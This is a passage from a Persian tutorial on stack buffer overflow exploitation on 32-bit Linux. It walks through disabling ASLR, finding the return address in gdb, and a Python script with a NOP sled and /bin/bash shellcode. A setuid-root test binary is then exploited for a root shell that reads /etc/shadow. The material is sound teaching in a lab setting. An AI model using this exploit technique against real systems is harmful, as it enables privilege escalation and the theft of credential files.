
این دستور ۱۳۲ کاراکتر A و چهار کاراکتر B را پشت سرهم قرار داده و در فایل /tmp/inp ذخیره می‌کند. در محیط gdb از این فایل به عنوان ورودی استفاده کرده و نتیجه را در شکل ۱۳ مشاهده می‌کنیم.



شکل ۱۳) تغییر آدرس بازگشت main

واقعا این نتیجه لذت بخش نیست؟؟! D-: با اجرای برنامه در محیط gdb امکان مشاهده‌ی آدرس بازگشت وجود دارد و همانطور که در تصویر مشخص است، این آدرس برابر 0x42424242 است که ASCII همان BBBB می‌باشد. به دلیل اینکه این آدرس به جای درستی اشاره نکرده و پس از اتمام کار main امکان بازگشت به محل خاصی وجود ندارد، پس از اجرای برنامه Segmentation Fault داده می‌شود.

الان که موفق به اجرای موفقیت آمیز Stack Overflow شدیم، بیایید یک برنامه را اجرا کنیم. برای اجرای یک برنامه‌ی خارجی معمولا بهترین گزینه /bin/bash می‌باشد که امکان دسترسی به کلیه‌ی دستورات را فراهم می‌کند. برای اینکار باید این برنامه در جایی از حافظه بارگذاری شده و سپس آدرس آن بجای آدرس بازگشت از main قرار گیرد. با کمی دقت مشخص است که بهترین محل ذخیره‌ی برنامه‌ی جدید، در ادامه‌ی پشته و بعد از آدرس بازگشت می‌باشد. برنامه باید به صورت باینری که همان Opcode است ذخیره شود. مثلا در صورت نیاز به NOP (که البته نیاز هم خواهد شد!) باید 0x90 و به عبارت دقیق‌تر "\x90" بر روی پشته قرار داده شود. اما سوال مهم این است که آدرسی که باید به آن پرش صورت بگیرد چه آدرسی است؟ برای پیدا کردن این آدرس، در ابتدای main و پس از قرار دادن مقدار ESP در EBP می‌توانیم این مقدار را برداشته و از آن برای آدرس بازگشت جدید استفاده نمود. ولی هنوز یک مشکل باقی است! برای اطلاع از این مشکل من در شکل ۱۴ آدرس stack را در سه بار اجرای یک برنامه نمایش داده‌ام. عدد بعد از /proc شناسه یا PID پروسه است و maps نگاشت حافظه را دارد.



شکل ۱۴) آدرس stack در سه بار اجرای یک برنامه

همانطوری که مشاهده می‌شود، بخشی از حافظه که stack در آن قرار دارد، در هر اجرا متفاوت است.

در سیستم‌عامل‌های فعلی برای جلوگیری از نفوذ به برنامه‌ها و تشخیص آدرس دقیق ساختارهای پروسه‌ها از ASLR (Address Space Layout Randomization) استفاده می‌شود. این مورد باعث می‌شود که ساختارهای برنامه در هر اجرا، آدرس‌های (البته آدرس‌دهی مجازی است که شیوه‌ی کار آن خود داستانی دارد!) متفاوتی داشته باشد. در لینوکس سه حالت برای آن وجود دارد:

- 0: غیر فعال
- 1: فعال بودن برای کتابخانه‌ها و پشته
- 2: فعال بودن برای کتابخانه‌ها، پشته و heap

برای راحتی کار، این مورد را به صورت زیر غیر فعال می‌کنیم.

```
root@ubu14x86:~# cat /proc/sys/kernel/randomize_va_space
2
root@ubu14x86:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@ubu14x86:~# cat /proc/sys/kernel/randomize_va_space
0
```

از طرف دیگر به دلیل اینکه اجرای برنامه‌های مختلف متغیر بوده و پشته در هر بار اجرای یک برنامه ساختار دقیقا یکسانی ندارد، و ممکن چند بایت کمتر یا بیشتر از دفعه‌ی قبل بر روی آن قرار داشته باشد، پس نمی‌توانیم یک آدرس دقیق برای ابتدای برنامه‌ی مورد نظر خود (همان /bin/bash) در نظر بگیریم. برای رفع این مشکل نیز قبل از داده‌ی مربوط به /bin/bash یکسری NOP قرار داده و به وسط آن‌ها اشاره می‌کنیم. به این صورت اجرای برنامه مختل نشده و با اجرا کردن تعداد کمتر یا بیشتری از دستورات NOP به ابتدای shellcode خواهیم رسید. به دلیل اینکه نوشتن یک Shellcode برای اجرای /bin/bash توضیحات جداگانه‌ای لازم دارد فعلا در مورد این قسمت توضیحاتی ارائه نشده و می‌توانید یک Shellcode آماده از یکی از سایت‌های shell-storm.org و یا www.exploit-db.com دانلود کنید.

برای بدست آوردن آدرس بازگشت از روی پشته، برنامه را در gdb باز کرده، پس از تغییر ebp یک break-point گذاشته و آنرا اجرا می‌کنیم. آدرس $ebp+4 همان محل ذخیره شدن آدرس بازگشت از main که با اضافه کردن عددی به آن، به وسط دستورات NOP می‌رسیم.

```
(gdb) break *0x0804846a
Breakpoint 1 at 0x804846a
(gdb) run
Starting program: /home/abolfazl/programming/overflow/ovf2

Breakpoint 1, 0x0804846a in main ()
(gdb) x/wx $ebp+4
0xbfffefcc:   0xb7e2fa83
```

شکل ۱۵) بدست آوردن محل آدرس بازگشت از main

با کنار هم قرار دادن موارد ذکر شده در یک اسکریپت پایتون امکان اجرای Shellcode وجود خواهد داشت. در شکل ۱۶ اسکریپت نوشته شده مشاهده می‌شود.


```
import struct

padding = "A"*132
stack_address_ebp_plus_4  = 0xbfffefcc
return_address = struct.pack('I', stack_address_ebp_plus_4 + 200)
nop_instructions = "\x90"*300
shellcode = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1"\
    "\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e"\
    "\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80"

print(padding + return_address + nop_instructions + shellcode)
```


شکل ۱۶) اسکریپت نوشته شده برای اجرای shellcode

در این اسکریپت 300 بار NOP قبل از shellcode قرار داده شده و آدرس بازگشت از main برابر با 200 بایت بعد از محل آدرس بازگشت تنظیم شده است. در شکل ۱۷ فضای پشته پس از ارسال خروجی این اسکریپت به عنوان ورودی برنامه‌ی شکل ۱۱ مشاهده می‌شود.



شکل ۱۷) ساختار پشته پس از ارسال خروجی پایتون به عنوان ورودی برنامه دوم


با ذخیره کردن خروجی پایتون در فایل /tmp/inp_shell و اجرای برنامه‌ی دوم در محیط gdb و با این ورودی، می‌توانیم اجرا شدن /bin/bash را مشابه شکل ۱۸ مشاهده نماییم.



شکل ۱۸) اجرا شدن موفقیت آمیز Shellcode

سوالی که ممکن است برایتان پیش آید این است که خب این چه مشکل امنیتی می‌تواند داشته باشد؟ و با اجرا شدن این bash چه اتفاقی رخ خواهد داد؟ برای پاسخ به این سوال و اتمام این مقاله، فرض کنید که نرم‌افزاری دارید که setuid بر روی آن تنظیم شده و owner فایل آن نیز root باشد (یا حتی از آن ساده‌تر، کلا با کاربر root اجرا شده باشد!!!!). معنی این مورد این است که Effective User در زمان اجرا شدن این برنامه کاربر root بوده و برنامه تحت مجوزهای آن اجرا می‌شود. اگر چنین فایلی آسیب پذیر بوده و امکان نفوذ به آن فراهم شده

باشد، شما می‌توانید به یک root shell دسترسی پیدا کرده و کنترل کامل سیستم را پیدا کنید. برای تست این موضوع من setuid را بر روی برنامه‌ی دوم تست خودمان فعال کرده و Stack Overflow برای اجرای bash را خارج از gdb اجرا می‌کنم. این مورد در شکل ۱۹ مشاهده می‌شود.



شکل ۱۹) تنظیم کردن setuid و اجرای shellcode

در شکل مشخص است که انجام Overflow با خطای Segmentation Fault مواجه نشده و برنامه اجرا شده است، ولی چرا Shell نمایش داده نشد؟!

موضوع این است که به دلیل بسته شدن پروسه‌ی پدر که همان برنامه‌ی ovf2 می‌باشد، bash فرزند نیز بسته شده است! برای جلوگیری از این مورد می‌توانیم از دستور cat استفاده کنیم (این دستور ورودی دریافت شده را به خروجی ارسال کرده و تا زمان عدم دریافت signal با خواهد ماند) و با باز نگه داشتن یک stream امکان تایپ دستور و دریافت نتیجه را داشته باشیم. در شکل ۲۰ نحوه‌ی استفاده نمایش داده شده است. دقت کنید که امکان استفاده از تمامی دستورات لینوکس وجود داشته و کاربر نیز root گزارش داده می‌شود! **عالی نیست؟!!! :-D**

```
abolfazl@ubu14x86:~$ (python exploit.py; cat) | ./ovf2
You typed: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
touch file1
whoami
root
whoami
root
cat /etc/shadow
root:!:17563:0:99999:7:::
daemon:*:16652:0:99999:7:::
```

شکل ۲۰) اجرای موفقیت آمیز shellcode خارج از gdb

در این مقاله سعی کردم حملات Stack Overflow را به صورت کامل و با پیش‌نیازهایی که برای درک نحوه‌ی کار آن لازم است ذکر کرده و مثالی عملی از نحوه‌ی اجرای آن نمایش دهم.

امیدوارم مفید بوده باشه، موفق باشید.